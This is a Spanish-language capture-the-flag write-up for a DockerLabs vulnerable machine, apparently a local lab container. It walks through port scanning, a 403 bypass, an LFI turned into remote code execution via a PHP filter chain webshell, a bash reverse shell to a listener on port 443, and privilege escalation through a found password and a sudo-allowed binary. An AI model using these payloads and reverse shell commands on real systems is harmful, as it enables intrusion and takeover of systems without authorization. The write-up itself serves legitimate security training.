



Vamos a desplegar la maquina vulnerable

```
> sudo bash auto_deploy.sh forbiddenhack.tar
[sudo] contraseña para caan31:

      ##
    ## ## ##
  ## ## ## ##
{ ~~~~~ }
  ~~~~~
    o
  ~~~~~

DOCKEERLABS


Estamos desplegando la máquina vulnerable, espere un momento.
Máquina desplegada, su dirección IP es → 172.17.0.2
Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

Hacemos un escaneo profundo de los puertos de la maquina y vemos que cuenta con un servicio http.

```
> sudo nmap -sS -sSC -Pn --min-rate 5000 -p- -vvv --open 172.17.0.2 -oN Puertos
[sudo] contraseña para caan31:

Raw packets sent: 63536 (2.884mb) | Rcvd: 63536 (2.621mb)
> cat Puertos
File: Puertos
1 # Nmap 7.95 scan initiated Tue Oct 14 19:26:17 2025 as: /usr/lib/nmap/nmap -sS -sSC -Pn --min-rate 5000 -p- -vvv --open -oN Puertos 172.17.0.2
2 Nmap scan report for bypass403.pw (172.17.0.2)
3 Host is up, received arp-response (0.0000070s latency).
4 Scanned at 2025-10-14 19:26:17 CEST for 1s
5 Not shown: 65534 closed tcp ports (reset)
6 PORT      STATE SERVICE REASON
7 80/tcp    open  http   syn-ack ttl 64
8 |_http-title: 403 Forbidden
9 MAC Address: 02:42:AC:11:00:02 (Unknown)
10
11 Read data files from: /usr/share/nmap
12 # Nmap done at Tue Oct 14 19:26:18 2025 -- 1 IP address (1 host up) scanned in 1.19 seconds
```


Al verlo podemos ver que nos indica una dirección bypass403.pw así que lo editaremos en /etc/hosts




```
sudo nano /etc/hosts
```


```
127.0.0.1 localhost
172.17.0.2 bypass403.pw
```

Ahora vemos que no tenemos permisos, así que utilizaremos burpsite






Ahora ponemos como referencia la pagina y como vimos en la pagina principal tenemos un index.php. vemos que hemos accedido al contenido de la máquina.



Utilizaremos la herramienta ffuf para fuzear esta pagina y ver si encontramos algun parámetro que este leyendo el archivo.




Encontramos el parámetro pages.

```
python3 php_filter_chain_generator.py --chain '<?php system($_GET["cmd"]); ?>'
```

[illegible]

1 x +

Send  Cancel < >

Pretty	Raw	Hex
--------	-----	-----

```
1 GET /index.php?cmd=id&pages=
php://filter/convert.iconv.UTF8.CSIS02022KR|convert.base64-encode|convert.iconv.UTF8.UTF7
|convert.iconv.UTF8.UTF16|convert.iconv.WINDOWS-1258.UTF32LE|convert.iconv.ISIRI3342.ISO-
IR-157|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.
ISO2022KR.UTF16|convert.iconv.L6.UC2|convert.base64-decode|convert.base64-encode|convert
iconv.UTF8.UTF7|convert.iconv.ISIS.UTF16|convert.iconv.CSIRMI1133.IRMQ42|convert.iconv.IR
```

**Response**

Pretty Raw Hex Render

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Ahora preparamos para hacer una reverse Shell.

The image shows a web application titled "Reverse Shell Generator". It has a dark theme. At the top left, there's a "Theme" dropdown set to "Dark". The main heading is "Reverse Shell Generator". Below this, there are two main sections: "IP & Port" and "Listener". In the "IP & Port" section, there are input fields for "IP" (192.168.1.26) and "Port" (443), with a "+1" button next to the port field. A red error message "root privileges required." is displayed below these fields. The "Listener" section has a "Type" dropdown set to "nc" and a "Copy" button. There's also a "Show Advanced" toggle. Below these sections, there are tabs for "Reverse", "Bind", "MSFVenom", and "HoaxShell". Under the "Reverse" tab, there's a search bar for "Name" and a "Show Advanced" toggle. A list of shells is shown, including "Bash-i" and "Bash 196". A preview of the generated command is visible: `bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.1.26%2F443%20%3E%261`.

```
> sudo nc -lvnp 443
listening on [any] 443 ...

```


Este será el comando para poder realizar correctamente la reverse Shell.

```
GET /index.php?cmd=
bash+%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.1.26%2F443%20%3E%261"&pages=
```

Una vez dentro investigando un poco encontramos la contraseña del otro usuario.

```
www-data@e6de40a6d77e:/$ cd /home/
www-data@e6de40a6d77e:/home$ ls
bambi
www-data@e6de40a6d77e:/home$ cd bambi/
www-data@e6de40a6d77e:/home/bambi$ ls -la
total 28
drwxr-xr-x 3 bambi bambi 4096 Jun 10 11:33 .
drwxr-xr-x 1 root  root  4096 Jun 10 11:09 ..
lrwxrwxrwx 1 root  root    9 Jun 10 11:33 .bash_history -> /dev/null
-rw-r--r-- 1 bambi bambi  220 Jun 10 11:06 .bash_logout
-rw-r--r-- 1 bambi bambi 3771 Jun 10 11:06 .bashrc
-rw-r--r-- 1 bambi bambi  807 Jun 10 11:06 .profile
drwxr-xr-x 2 root  root  4096 Jun 10 11:08 .secret
-rw-r--r-- 1 root  root   33 Jun 10 11:10 user.txt
www-data@e6de40a6d77e:/home/bambi$ cat .secret/
cat: .secret/: Is a directory
www-data@e6de40a6d77e:/home/bambi$ cd .secret/
www-data@e6de40a6d77e:/home/bambi/.secret$ ls
interestingSecret.txt
www-data@e6de40a6d77e:/home/bambi/.secret$ cat interestingSecret.txt
bambi:c3VwZXJzZWZWNyZXRwYXNzd29yZDEyMw
www-data@e6de40a6d77e:/home/bambi/.secret$
```

Al ver que esta cifrado, vemos su contenido y tenemos la contraseña



```
www-data@e6de40a6d77e:/home/bambi/.secret$ su bambi
Password:
bambi@e6de40a6d77e:~/secret$ whoami
bambi
```

Ahora vemos que tenemos permisos de sudo para ejecutar un programa.

[illegible]

Utilizaremos strings para poder visualizarlo correctamente.

```
bambi@e6de40a6d77e:~$ strings /usr/bin/furb
```

Vemos que da un error al faltar un argumento de una carpeta después de -r

```
Error: Missing file argument for -r
Unknown parameter: %s
```

Buscamos si tenemos algún fichero con el nombre de furb.

```
bambi@e6de40a6d77e:~$ find / -name furb* 2>/dev/null
/usr/bin/furb
/var/backups/furbRead.txt
```

Lo listamos de la forma en la que nos indican que funciona el script

```
bambi@e6de40a6d77e:~$ sudo /usr/bin/furb -r /var/backups/furbRead.txt
Interesante este nombre de archivo, donde mas puede encontrarse?
```

Al ver la pista, vemos si esta en el directorio de root y así es, tenemos la contraseña y ahora somos root.

```
bambi@e6de40a6d77e:~$ sudo /usr/bin/furb -r /root/furbRead.txt  
StrongPasswordRootSuperSecret123
```

```
bambi@e6de40a6d77e:~$ su root  
Password:  
root@e6de40a6d77e:/home/bambi# whoami  
root
```